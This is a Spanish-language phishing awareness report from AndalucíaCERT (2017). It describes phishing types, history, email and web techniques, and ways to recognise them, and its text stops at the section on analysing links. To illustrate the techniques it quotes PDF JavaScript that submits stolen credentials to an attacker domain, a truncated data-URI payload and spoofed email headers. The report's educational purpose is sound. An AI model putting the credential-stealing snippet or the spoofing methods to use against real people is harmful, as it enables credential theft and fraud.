Sociedad Andaluza para el Desarrollo de las Telecomunicaciones
CONSEJERÍA DE EMPLEO, EMPRESA Y COMERCIO

seguridad+ Y CONFIANZA DIGITAL | AndalucíaCERT CENTRO DE SEGURIDAD TIC

Informe de divulgación
Phishing

Tipo de documento:	*Informe*
Autor del documento:	*AndalucíaCERT*
Código del Documento:	*CERT-IF-10307-171018*
Edición:	*0*
Categoría	*Público*
Fecha de elaboración:	*06/10/2017*
N° de Páginas	*1 de 22*

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.
Este documento y, en su caso, cualquier documento anexo al mismo, contiene información de carácter confidencial exclusivamente dirigida a su destinatario o destinatarios. Queda prohibida su divulgación, copia o distribución a terceros sin la previa autorización escrita de "Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.". Si no es Ud. el destinatario del documento le ruego lo destruya sin hacer copia digital o física, comunicando a "Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A." vía e-mail o fax la recepción del presente documento. Toda declaración de voluntad contenida deberá ser tenida por no producida.

1 TABLA DE CONTENIDOS

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

2 OBJETIVO

Este documento tiene como objeto el dar a conocer las diferentes técnicas utilizadas en los ataques de *Phishing* para dotar al usuario de la capacidad de identificarlos, para así protegerse del robo de su información personal, datos bancarios y credenciales de acceso a distintas plataformas.

3 ALCANCE

Este documento va dirigido tanto al personal de la Junta de Andalucía, como al público en general. Es de carácter divulgativo e informativo, en el cual se pretende dar a conocer las técnicas utilizadas en los ataques de *Phishing* para concienciar al usuario de este peligro y dotarle de la capacidad de identificar casos de *Phishing* sofisticados. De esta forma se pretende evitar la materialización de esta amenaza y proteger al usuario del robo de credenciales, información personal y datos bancarios.

4 INTRODUCCIÓN

El termino *Phishing* es utilizado para referirse a uno de los métodos mas utilizados por delincuentes cibernéticos para estafar y obtener información confidencial de forma fraudulenta, como puede ser una contraseña, información bancaria u otra información personal de la victima.

El estafador, conocido como *phisher*, se vale de técnicas de ingeniería social (véase el informe divulgativo sobre Ingeniería Social [1]), haciéndose pasar por una persona o empresa de confianza en una aparente comunicación oficial, por lo general utilizando el correo electrónico o mensajería instantánea.

Sin embargo, el canal de contacto para llevar a cabo estos delitos no se limita exclusivamente al correo electrónico, sino que también es posible realizar ataques de *phishing* a través de SMS, conocido como *smishing*, o de telefonía IP, conocido como *vishing*.

El impacto generado por un *phishing* conlleva pérdida de productividad y de reputación, así como pérdidas económicas para los usuarios y las compañías.

Existe una amplia variedad de técnicas que los *phishers* utilizan para lograr la obtención de información de sus víctimas. Aunque siempre hay indicadores y formas de identificar los casos de *phishing*, muchas veces no es fácil discernir cuándo un mensaje es legítimo y cuándo se trata de un *phishing*.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

4.1 Tipos de Phishing

El *Phishing* se clasifica en distintos tipos en función del objetivo del ataque:

Phishing tradicional:
Este tipo es el más común y empleado en campañas masivas, además de ser el más sencillo de analizar. Normalmente está vinculado a la falsificación de un sitio web conocido por la víctima. Cuando el usuario introduce las credenciales en esta web falsa, estas son capturadas y enviadas al atacante. Este tipo de *phishing* se envía al mayor número de personas posible. Aunque el porcentaje de afectados es muy bajo en este tipo de ataques, el número de afectados suele ser importante.

Spear Phishing:
Este tipo se diferencia en estar dirigido a personas concretas o a grupos reducidos. De esta manera las campañas son mucho más personalizadas y dirigidas, aumentando el número de víctimas.
Esta metodología, en conjunto con la ingeniería social y un estudio previo de las víctimas, da como resultado una sólida técnica con la que muy fácilmente se podría comprometer un sistema o red corporativa.

Whale Phishing / Whaling:
Esta clase de *phishing* tiene como objetivo los altos cargos de las empresas, incluyendo a los directores financieros, directores de operaciones, etc. Al igual que en el *spear phishing*, se requiere de un estudio previo de la víctima y de una elaboración aún más sofisticada del mensaje para lograr una apariencia creíble y confiable.

4.2 Historia y evolución del Phishing

Los primeros casos de *Phishing* tuvieron lugar en los 90 por un grupo de *hackers* que se hacían llamar "The Warez Comminity". Este grupo comenzó creando programas generadores de números de tarjeta de crédito para crear cuentas en AOL. Luego empezaron a hacerse pasar por empleados de AOL para obtener la información de sus clientes a través de la aplicación de mensajería "AOL Messenger", haciendo uso de ingeniería social. Fue en 1996 cuando por primera vez se utilizó el término "Phishing" para referirse a este tipo de estafas. El origen de la "ph" del término *Phishing* es un tributo al hácking telefónico "*Phreaking*" (*Phone Hacking)*.

Cuando la gente empezó a desconfiar de los mensajes que se enviaban por estas aplicaciones de mensajería, los *phishers* empezaron a utilizar el email como vía de comunicación para perpetrar los ataques de *phishing*. Al principio, estos mensajes contenían muchos errores gramaticales y no eran muy sofisticados, pero fueron evolucionando rápidamente para ser cada vez más sofisticados y convincentes.

Con el crecimiento de Internet y de los pagos online el *phishing* fue extendiéndose y ganando interés para los ciberdelincuentes. Ya en Septiembre de 2003, los *phishers* empezaron a registrar dominios que eran similares a otros ampliamente conocidos, como por ejemplo "yahoo-billing.com" y "ebay-fulfillment.com" con intención de suplantar a estas dos compañías. En Octubre de 2003 se produjo una campaña de

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

phishing contra los usuarios de Paypal. El email contenía un enlace el cual abría un popup que pedía las credenciales de acceso a Paypal, que eran robadas y enviadas a los atacantes. En 2004 se produjo otra campaña en la cual se instaba a los usuarios a realizar una donación para el candidato a la presidencia de los Estados Unidos John Kerry.

Los ataques por phishing se han incrementado los últimos años más de un 162% entre 2010 y 2014. En la actualidad ese crecimiento ha disminuido significativamente, posiblemente debido al creciente interés de los ciberdelincuentes en realizar ataques con *ransomware.*
Actualmente, el 85% de las empresas han sufrido ataques de *phishing*. Además, cada vez estos ataques son más sofisticados y dirigidos. Dos terceras partes de las empresas afectadas por *phishing* dicen haber sufrido ataques dirigidos y personalizados, lo que se conoce como *spear phishing*. Este nivel de sofisticación hace que los emails de *phishing* sean cada vez más verosímiles para el usuario, haciendo más difícil su identificación.

El impacto generado por un *phishing* depende de varios factores, como el tipo de información robada, la víctima y su cargo en la organización, así como el uso que se le de a la información robada. El *phishing* ha supuesto un coste medio de 1,6 millones de dólares a las empresas durante el último año.

Además, una de cada tres compañías ha sido víctima de *whale phishing,* el cual involucra de alguna forma al CEO de la compañía, normalmente para obtener información confidencial.

Hoy día los métodos de *phishing* son muy variados, los *phishers* son más sofisticados y conocen diversas formas de ganarse la confianza de sus víctimas y evitar ser detectados. Una de las tendencias actuales para elaborar *spear phishing* hace uso de la información presente en las redes sociales y buscadores sobre la víctima. Esto hace que los *phishing* sean más creíbles y aumente el número de víctimas.

Según la "2017 Verizon Data Breach Investigations Report" el 15% de las personas (incluyendo aquellas que han recibido educación *anti-phishing*) harán click en enlaces maliciosos presentes en emails de *phishing*.

Además, debemos considerar que aunque sólo el 30% de los emails de *phishing* se abren y en el 15% de los casos el usuario hace click en los enlaces maliciosos, éste es un método sencillo y barato para el *phisher*. Por ello, el *phishing* por correo electrónico es uno de los métodos más utilizados por los ciberdelincuentes hoy día.

Desafortunadamente, pese a las medidas de prevención que se puedan tomar, siempre llegan emails de *Phishing* a las cuentas de usuario. Es por esto por lo que concienciar y educar al usuario para que sea capaz de identificar casos de phishing es tan importante.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

5 TÉCNICAS PHISHING

Para ser capaces de identificar los casos de *phishing* es preciso conocer las distintas técnicas de las que se sirven los *phishers.* Muchas de ellas están presentes en la mayoría de casos de *phishing* y otras, aunque son menos empleadas, incrementan notablemente el nivel de sofisticación y credibilidad.

5.1 Técnicas en correos electrónicos

Ingeniería social:

Sin duda la ingeniería social es la primera técnica utilizada en cada caso de *phishing*. A través de ella el *phisher* pretende engañar a la potencial víctima haciéndole creer que el mensaje es legítimo mientras se hace pasar por otra persona o entidad.

Contexto urgente y alarmante:

En la mayoría de casos de *phishing* encontramos que el atacante pretende crear sensación de urgencia o alarma en la víctima, para que esta no preste atención a los detalles que pueden delatar el *phishing,* acceda a los links proporcionados e introduzca rápidamente la información personal a robar.

Falsificación del remitente:

El campo "De:" de los emails muestra la dirección desde la que supuestamente se envía el correo electrónico (el remitente). Dicho campo corresponde a la cabecera "From:" del mensaje. Esta cabecera es modificable por el remitente en el momento de enviar el email, pudiendo así ser falsificada. Además, para añadir más credibilidad al *phishing*, en la cabecera "From" se puede especificar el nombre del remitente suplantado, junto a la dirección de correo:

```
From: Nombre empleado <correo_empleado@empresa.es>
```

El remitente real lo encontraremos siempre en el campo "envelope-from" de las cabeceras.

Cabecera "Reply-to" o "Responder a" similar al remitente:

En un correo electrónico que carece de la cabecera "Reply-to" ("Responder a") se utiliza por defecto el remitente como dirección de respuesta. Esto hace que el cliente de correo electrónico ponga como destinatario de la respuesta la dirección de correo del remitente cuando respondamos al mensaje. Por el contrario, si se especifica la cabecera "Reply-to", el cliente de correo electrónico utilizará la dirección de dicha cabecera, en vez de la del remitente.

Los *phishers*, cuando falsifican el remitente, en muchas ocasiones también especifican el "reply-to" a una dirección suya, la cual suele ser semejante a la dirección que está suplantando, pudiendo ser distinta a la dirección del remitente y de la cuenta desde donde se envía el correo realmente.

En otras ocasiones, cuando no se espera que la víctima conteste al email, los *phishers* añaden la cabecera "reply-to" con la cuenta de correo suplantada. Así se gana credibilidad a costa de arriesgarse a que la víctima conteste al correo y el dueño de la cuenta suplantada se percate del *phishing*.

Por ejemplo, si se quisiera suplantar a una empresa ficticia llamada "EmpresaTec" y se esperara una respuesta por parte de la víctima, las cabeceras serían:

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

```
Envelope-from: <admin-empresatec@gmail.com>
From: EmpresaTec <admin@empresatec.com>
Reply-to: EmpresaTec <admin-empresatec@gmail.com>
```

En cambio, si no se espera respuesta de la víctima las cabeceras podrían ser:

```
Envelope-from: <cuenta_maliciosa_que_no_se_ve@gmail.com>
From: EmpresaTec <admin@empresatec.com>
Reply-to: EmpresaTec <admin@empresatec.com>
```

Cabecera "Return-Path":

Esta cabecera es empleada por los servidores de correo electrónico para enviar un mensaje de error cuando el correo no ha podido ser entregado, ya sea porque el buzón está lleno, porque no se encuentra la dirección de correo electrónico o por algún otro motivo.

Si no se especifica la cabecera "Return-Path" se utiliza por defecto la dirección del remitente (envelope-from). No obstante, en algunos casos de *phishing* este campo se modifica para redirigir las respuestas (*bouncer mails*) a otra cuenta. En los casos en los que se roba una cuenta para enviar *phishing* desde la misma, se suele especificar la cabecera "Return-path", para que en caso de error al enviar el *phishing* el propietario de la cuenta no reciba ningún correo de error que le alerte de ello.

Cabecera "Received":

Las cabeceras "Received:" muestran los saltos entre servidores que ha dado el correo electrónico. Cada servidor de correo por el que pasa el email deja una marca con su información en una cabecera "Received:" del tipo:

```
Received: from [10.xxx.xxx.xxx] (helo=mail.server.es)
        by XXXXXX with esmtp (Exim 4.XX)
        (envelope-from <empleado@gmail.com>)
        id XXXXX-ZZZZZ-YY
        for empleado@empresa.es; Fri, 25 Aug 2017 12:26:30 +0200
```

No obstante, estas cabeceras se pueden incluir en el email de forma manual al enviar el correo. Por lo que un *phisher* podría inventarse dicha información para hacer creer a los sistemas anti-spam que el origen del correo es de la cuenta y del dominio suplantado.

Código HTML en el cuerpo del mensaje:

Los emails permiten la utilización de código HTML y CSS para dotar al cuerpo del mensaje de un aspecto visual más enriquecido que el texto plano, permitiendo incluso la inserción de imágenes por URL, como hace cualquier página web normal. Esto permite a los *phishers* crear emails con la apariencia adecuada para imitar los emails legítimos de muchas empresas, insertando logotipos o imágenes de la empresa y utilizando la misma forma de expresión. Un usuario cualquiera tendrá más posibilidades de caer en el engaño si el aspecto del mensaje tiene un aspecto profesional o si le es familiar.

Formularios en el mensaje:

Algunos correos de *phishing* incluyen en él un formulario HTML en el que se solicita la información que se pretende robar. Si la víctima rellena el formulario y lo envía le estará mandando la información al atacante.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Actualmente la mayoría de clientes de correo electrónico detectan la presencia de formularios y alertan sobre ello al usuario, por lo que no suele ser un método muy eficaz. No obstante, este método le ahorra al *phisher* el tener que hacer una web falsa y con URL creíble.

Links falsificados:

Los enlaces presentes en los mensajes de *phishing* suelen estar falsificados. Esto es posible porque en los links de HTML la dirección URL a la que redirige es distinta al texto que muestra el link. A veces encontraremos en los mensajes de *phishing* que un enlace tiene un aspecto legítimo: *http://www.empresa.es*; pero al hacer click nos lleva a otra URL *http://www.paginaphisher.com/*.

Normalmente al pasar el ratón por encima del enlace nos mostraría la URL a la que redirige el link en la barra de estado del navegador o del cliente de correo.

Otra forma de confundir al usuario es utilizar el atributo "title" en un enlace, el cual mostrará un pequeño tooltip al pasar el ratón por encima, para que el usuario se fije en él en vez de en el de la barra de información.

Links camuflados:

HTML permite añadir enlaces a las imágenes, lo que hará que al hacer click en ellas nos redirija a la URL que tenga configurada. Esto es especialmente útil cuando se pretende maximizar la probabilidad de que la víctima entre en el link malicioso, ya sea para mostrar un formulario falso o para explotar alguna vulnerabilidad del navegador e inyectar un troyano o algún otro tipo de malware.

Phishing desde cuenta comprometida:

Una forma eficaz de realizar *spear phishing* consiste en utilizar una cuenta comprometida para desde ahí enviar los emails maliciosos a sus contactos.

De esta forma se gana la confianza de la víctima al ser el remitente una persona conocida o cercana para la víctima. En muchas ocasiones, los *phishers* utilizan además asuntos de emails intercambiados recientemente para que el contexto del email sea aún más creíble.

Popups y links en PDFs adjuntos:

Existen varias técnicas que involucran los PDFs. Una de ellas supone la inclusión de un enlace dentro del PDF adjunto. Este enlace lleva a una página de *phishing* donde se piden las credenciales de acceso del usuario a alguna plataforma o información bancaria.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Otra técnica consiste en la inclusión de un popup dentro del PDF. En este popup se solicitan determinadas credenciales de acceso, las cuales son enviadas al atacante como si de un formulario web se tratase.

```
// Dialog Activation

app.execDialog(oDlg);
if (oDlg.uName != null && oDlg.pAss != null) {
var cURL = "http://sellercentral.amazon.de.375DGBGUYG7T8Y4486VBI723RDR3756FSCSV763.aeenekhaneh.com/?c=" + oDlg.uName + " " + oDlg.pAss + " \n";
this.submitForm({cURL: encodeURI(cURL), cSubmitAs:"XML", cCharSet:"utf-8"});
this.closeDoc();
} else {

this.closeDoc();
```

5.2 Técnicas en páginas web y URLs

Falsificación de páginas web:

La falsificación web consiste en crear una página web idéntica o muy similar a una legítima. Es habitual que la falsificación no se realice de la web completa, sino sólo de las páginas principales y de inicio de sesión.

Estas webs pretenden hacer creer al usuario que están en la página legítima para que así introduzcan sus credenciales de acceso y sean almacenadas y enviadas al atacante. Una vez robadas sus credenciales la víctima suele ser redirigida a la web real suplantada para que pueda seguir navegando por ella y que no se percate de que ha sido víctima de un ataque de *phishing*.

En estos casos es posible que el *phisher* instale en su servidor un certificado firmado por una CA de confianza, por lo que al acceder a la URL podremos ver en nuestro navegador el símbolo del candado verde, el cual indica que es un conexión segura HTTPS.

Para conseguir que la víctima acceda a la página web falsa, los *phishers* emplean multitud de técnicas para que la víctima confíe en los links y en las URLs. Estas técnicas se describen a continuación.

Uso de subdominios:

Los *phishers* utilizan en muchas ocasiones los subdominios para generar URLs maliciosas con la intención de que parezcan legítimas. Muchas compañías utilizan los subdominios para separar los distintos servicios y webs de las que disponen. Un mismo dominio puede tener varios subdominios, como por ejemplo: correo.empresa.es, conference.empresa.es, webservice.empresa.es, etc.

Un *phisher* podría aprovechar esto para crear URLs maliciosas como empresa.correo.es y empresa.webservice.es (registrando los dominios “correo.es” y “webservice.es”), semejantes a URLs legítimas de la empresa. Un usuario que recibiera un email con un enlace a una de estas URLs podría caer en el engaño con relativa facilidad.

Uso de dominios semejantes:

En los casos de *phishing* el uso de dominios semejantes a los de empresas legítimas suman credibilidad e incrementan el porcentaje de víctimas. Encontramos casos en los que se añade alguna palabra al dominio original, como podría ser el caso de “yahoo-billing.com” que pretende asemejarse a “yahoo.com” o “ebay-fulfillment.com” que suplanta a “ebay.com”.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

En otras ocasiones se realizan pequeñas modificaciones sobre el nombre del dominio, sustituyendo un carácter por otro de similar apariencia (como el número "1" y la consonante "l"), permutando dos caracteres adyacentes (como en el caso de "hotmail.com" y "hotmali.com"), añadiendo o eliminando alguna letra repetida (como sucede con "yahooo.com" y "facebok.com"), cambiando el dominio de nivel superior (como al cambiar "empresa.es" por "empresa.xyz") o incluso cambiando una letra por otra que esté próxima a ella en un teclado QWERTY (como sucede con "youtubr.com", que imita a "youtube.com"). En este último caso, además, se pretenden captar víctimas que se equivocan al teclear la URL en el navegador.

Pharming:

Una de las modalidades más peligrosas del *phishing* es el *pharming*. Esta técnica consiste en modificar el sistema de resolución de nombres de domino (DNS) para conducir al usuario a una página web falsa. Cuando un usuario teclea una dirección en su navegador (o accede a un link), el dominio de la misma debe de ser convertida a una dirección IP numérica, para que el sistema sepa a qué dirección ha de enviar la petición HTTP. Este proceso de conversión se conoce como "resolución de nombres", y de ello se encargan los servidores DNS.

Conseguir acceso al servidor DNS para modificarlo puede llegar a ser una tarea bastante complicada para el atacante. No obstante, hay un método más sencillo que consiste en modificar el sistema de resolución de nombres local, la cual hace uso del fichero "hosts".

Este fichero permite almacenar de forma local la resolución de nombres que el usuario necesite, almacenando la relación "dominio – IP". De esta manera, aunque el usuario introduzca en el navegador el nombre de una página web legítima, el ordenador primero consultará el fichero "hosts" para comprobar si existe una dirección IP asociada a ese nombre. En caso de no encontrar dicha relación consultará al servidor DNS que tenga configurada la máquina.

Dominios con caracteres homógrafos:

Esta técnica consiste en sustituir letras de un dominio por caracteres, generalmente cirílicos, que tienen el mismo aspecto a simple vista pero diferente codificación Unicode. En el año 2003 el Sistema de Nombres de Dominio de Internet se libró de la restricción del uso único de caracteres en ASCII, permitiendo el uso de caracteres latinos diacríticos (ñ, é) o que no utilizan el alfabeto latino, como el árabe, Hangul, Hiragana, Kanji, etc. Para ello se utiliza el punycode, el cual es un sistema de codificación de caracteres documentado en la RFC 3492 y que nos permite usar nombres de dominio internacionalizados (IDNA, Internationalized Domain Names).

Esto permite registrar nombres de domino que se parezcan al de un sitio web legítimo, pero en el que algunos de los caracteres han sido sustituidos por homógrafos en otro alfabeto.

Por ejemplo, la letra "a" en latín se parece mucho a la cirílica "а", por lo que alguien podría registrar "empresа.es" ("xn–empres-8nf.es" en punycode), lo que fácilmente podría confundirse con la URL real de la web de la empresa "http://empresa.es".

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Cross-Site Scripting:

En este tipo de ataque, también conocido como XSS, el atacante ejecuta un programa o script malicioso en el navegador del usuario al visitar una página web legítima pero vulnerable a este tipo de ataques.

Los ataques XSS-Reflected (reflejado) se realiza mediante el acceso a una URL manipulada por el atacante, en la cual se inyecta el código malicioso (payload). El código malicioso podría por ejemplo registrar todas las teclas que pulsa el usuario al iniciar sesión para robarle las credenciales a la víctima y enviarlas al atacante. En este tipo de ataques el payload no se encuentra en la propia página web, sino en la URL, por lo que un método de distribución habitual es el correo electrónico y las redes sociales.

Uso de popups:

Esta técnica permite a los ciberdelincuentes robar las credenciales de un usuario de forma fácil al mostrar un popup que redirige a webs falsificadas donde se perpetra el robo de información. Para conseguir mostrar el popup en una web legítima los *phishers* emplean ataques XSS, banners de publicidad infectados, plugins del navegador maliciosos o incluso malware alojado en el equipo.

In-Session Phishing:

Este tipo de ataque *phishing* se sirve de la técnica anterior, haciendo uso de popups. En estos casos el atacante muestra un popup de inicio de sesión cuando se detecta que el usuario está navegando por una página bancaria. Este tipo de popup suele tener el estilo de la entidad bancaria así como sus logotipos e imágenes. En él se indica que la sesión ha caducado y que es preciso volver a iniciar sesión.


Para llevar a cabo este tipo de ataque es necesario detectar cuándo el usuario está navegando por una página web bancaria en otra pestaña. Esto se logra a través de malware, como por ejemplo con alguno de los de la familia de troyanos Satiloler. Este tipo de malware es capaz de analizar el tráfico generado por el navegador web y detectar cuándo el usuario accede a una página web bancaria. El malware modifica entonces todos los formularios de la web original para que se envié la información al atacante. Una vez el usuario ha iniciado sesión en la web bancaria el malware puede incluso interceptar las peticiones que se mandan al servidor para realizar transferencias bancarias y modificar el número de cuenta bancaria destino.

Data URI:

El Data-URI es un esquema que permite la inclusión en línea de datos en páginas web como si se tratase de un recurso remoto. Esto se realiza a través de una URL la cual contiene los datos de la página web o un código Javascript capaz de cargar el contenido de la página de un recurso remoto.

Para esta técnica el *phisher* suele utilizar un link intermedio el cual redirige a la URL con el data-uri, esto es, con el contenido de la web en la propia URL. Con ello se consigue mostrar en la barra de navegación la URL a la que se suplanta, por lo que puede parecer que estamos en la web legítima. El aspecto de una de estas páginas en el navegador es el siguiente:

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.



Esta URL comienza por "data:text/html:" para indicar que va a incluir el contenido de la página a continuación. Seguidamente se muestra la URL de la página a la que se suplanta y después de muchos espacios se añade un código Javascript que carga el contenido de la página. La inclusión de espacios pretende ocultar el código Javascript de la URL para que el usuario no lo vea en la barra de navegación a simple vista.

```
data:text/html, https://accounts.google.com/ServiceLogin?service=mail
<script src=data:text/html;base64, PGh0bWw+DQo8aGVhZGVyPjx0aXRsZT5HT.… ></script>
```

La ausencia del candado verde (en una URL que parece ser "https") así como la forma en la que comienza la URL (con "data:text/html") son indicadores que confirman que estamos ante un ataque *phishing* de este tipo.

OAuth y Google Docs:

OAuth es un estándar de autenticación utilizado por algunos sitios como Google, Facebook o Twitter. OAuth permite a aplicaciones de terceros iniciar sesión para realizar determinadas acciones y obtener cierta información del usuario mediante una API, en función de los permisos definidos.

Un *phisher* puede aprovechar esto para, simulando ser Google Docs, mandarle a la víctima un email en el que se le invita a compartir un fichero. En dicho email se incluye un link de Google donde se solicita que le conceda permisos a la aplicación Google Docs (siendo esta una aplicación de terceros maliciosa que se hace llamar así) para acceder a sus contactos, documentos o correo electrónico. El usuario creerá que es el propio Google Docs de Google cuando realmente es la aplicación del ciberdelincuente quien pide estos permisos.

Una vez el atacante obtiene acceso a la cuenta de la víctima éste puede acceder a sus contactos y extender el phishing por todos ellos.

Función de auto-completar de los navegadores:

La funcionalidad de auto-completar formularios de los navegadores es muy útil cuando queremos introducir nuestros datos de contacto de forma rápida y ágil.

No obstante, esta funcionalidad puede ser aprovechada por un *phisher* para obtener información personal de la víctima sin que lo sepa. Para ello, se muestra un formulario sencillo en el que se muestran campos

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

básicos como el Nombre y los Apellidos, con intención de que el usuario empiece a escribir, el navegador le sugiera sus datos de contacto y el usuario utilice la función de auto-completar para todo el formulario.

El *phisher* podrá ocultar los campos que le interese obtener de forma fraudulenta, para que el navegador los rellene al auto-completar y sin que el usuario se de cuenta de ello. Podrían robarse direcciones, números de teléfono, números de cuenta bancaria o tarjetas de crédito. De esta forma se consigue robar información del usuario sin su consentimiento ni conocimiento.

Google AMP:

Google AMP es un servicio ofrecido por Google para mejorar el rendimiento en las páginas webs que son visualizadas desde dispositivos móviles.

Este servicio funciona a través de URLs de Google, de lo cual se aprovechan los *phishers* para generar páginas maliciosas con una URL que parece pertenecer a Google: http://www.google.ie/amp/<URL_MALICIOSA>.

De esta forma un *phisher* puede mandar un email a la víctima haciéndose pasar por Google y solicitando un cambio de contraseña porque alguien ha intentado acceder a su cuenta, donde se ofrece un botón que lleva a la página de Google AMP maliciosa.

Con esta técnica el *phisher* es capaz de ganarse la confianza del usuario fácilmente gracias a que aloja su página maliciosa en el dominio de Google.

6 PROTECCIÓN FRENTE AL PHISHING

Muchos expertos coinciden en que el Phishing no es un problema mayormente tecnológico, sino del usuario. La responsabilidad reside en el usuario, el cual debe de saber dónde está navegando, qué información está enviando por la red y a quién se la envía.

Por tanto, la mejor línea de defensa frente al *phishing* la proporciona el propio usuario, siendo necesario que éste conozca los peligros del *phishing* y las formas de identificarlo para evitar ser víctima del mismo.

6.1 Identificación de phishing

Identificar un *phishing* es, en la mayoría de los casos, una tarea relativamente sencilla. Dependiendo del grado de sofisticación y de las técnicas utilizadas será más fácil o difícil identificarlo. El grado de sofisticación dependerá en muchas ocasiones del tipo de *phishing,* tanto el *whaling* como el *spear phishing* suelen ser más sofisticados que el *phishing* tradicional.

Conocer las técnicas empleadas en los casos de *phishing* nos ayudará a identificarlos. Para identificar correctamente si un email es un *phishing* tendremos que fijarnos en los detalles del correo.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

6.1.1 Análisis del remitente

Lo primero que tenemos que hacer para identificar un caso de *phishing* es fijarnos en el remitente. Si no conocemos al remitente podemos empezar a sospechar. No obstante, hoy día es bastante frecuente recibir emails legítimos de personas desconocidas.

Aunque conocer el remitente no nos garantiza que no se trate de un caso de *phishing* (véase la técnica "Phishing desde cuenta comprometida"), el no conocerlo supone un primer indicio.

No confiar en el nombre del remitente:
Una de las tácticas de phishing favoritas de los cibercriminales es la de falsificar (*spoofing*) el nombre del remitente.

Para comprobar si el nombre del remitente está siendo falsificado debemos analizar las cabeceras del mensaje. Para ello, los clientes de correo electrónico disponen de una vista que muestra todas las cabeceras del mensaje. En Thunderbird se realiza a través del botón "Más" => "Ver código fuente".

A continuación se muestra un ejemplo de cómo se falsifica el nombre del remitente, analizando las cabeceras de un correo de *phishing*:

```
To: Empleado1 <empleado1@empresa.es>
From: BBVA <cuentas-BBVA@bancoseguro.com>
Subject: Intento de login no autorizado
```

El nombre del destinatario es "Empleado1". El del remitente es "BBVA". Este email podría parecerle legítimo a muchos usuarios que no se fijaran en la dirección de correo del remitente, además de que algunos clientes de correo muestran sólo el nombre del remitente, no el email.

No confiar en el correo del remitente:
La cabecera "From:" muestra el nombre y el email del remitente, pero es falsificable. Por tanto no podemos confiar en la dirección que muestra esta cabecera. Es recomendable comprobar en las cabeceras el campo "envelope-from", que muestra el remitente real del correo.

No confiar en todas las cabeceras:
Los estafadores no solo suplantan a las compañías modificando el nombre del email mostrado y el remitente, sino también en otras cabeceras del mensaje, como la cabecera "Reply-to"o "Return-path".

6.1.2 Análisis del lenguaje

El lenguaje empleado en un email legítimo no suele ser el mismo que en el de un caso de *phishing.* Leer el texto del mensaje y prestar atención a algunos detalles puede ayudarnos a discernir si se trata de un caso de *phishing* o no.

Analizar el saludo del email:
Las compañías normalmente encabezan los emails con el nombre del usuario y sus apellidos. Si la forma de encabezar el email es genérica podemos sumar un indicio más de *phishing*.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Analizar el destinatario:
Igualmente sucede con el nombre del destinatario de la cabecera "To:", donde normalmente se incluye su nombre completo. En la mayoría de casos de *phishing* no veremos el nombre y los apellidos del destinatario, en su lugar podremos verlo vacío o con el nombre de la cuenta de correo:

```
To: Empleado1 <empleado1@empresa.es>
```

En vez del nombre real:

```
To: Nombre Apellidos  <empleado1@empresa.es>
```

Esto es debido a que los *phishers* muchas veces disponen de listas de correo electrónico pero no de los nombres completos de sus usuarios.

Comprobar las faltas de ortografía y gramaticales:
Teniendo en cuenta que las compañías suelen ser muy cuidadosas a la hora de enviar emails a sus clientes, un claro indicio de que un email es un *phishing* es la presencia de faltas de ortografía y gramaticales. Un texto mal redactado y con faltas de ortografía es un claro indicio de *phishing*.

Precaución con los asuntos que expresan urgencia o amenazas:
Es una táctica de phishing común el transmitir la sensación de urgencia o miedo al usuario. Algunos de estos asuntos son del tipo "Tu cuenta ha sido suspendida" o "Acceso no autorizado a tu cuenta".

Comprobar la firma del email:
La falta de información sobre la compañía es otro indicio de *phishing*. Las compañías legítimas siempre proporcionan información de contacto e incluso logotipos al final de sus emails. La carencia de una firma completa es otro indicio de *phishing*.

6.1.3 Análisis del contenido del mensaje

El contenido del mensaje también nos puede ayudar a detectar indicios de que se trata de un *phishing*.


Siempre debemos de tener presente que por muy legítimo que parezca un email, dependiendo del grado de sofisticación, la intención del *phisher* es la de robar información.


Solicitud de información personal:
Los bancos y la mayoría de compañías nunca piden las credenciales ni información personal por email. Si en el email piden información personal, ya sea contestando al correo o accediendo a un link, es muy probable que se trate de un caso de *phishing*.

Analizar los enlaces:
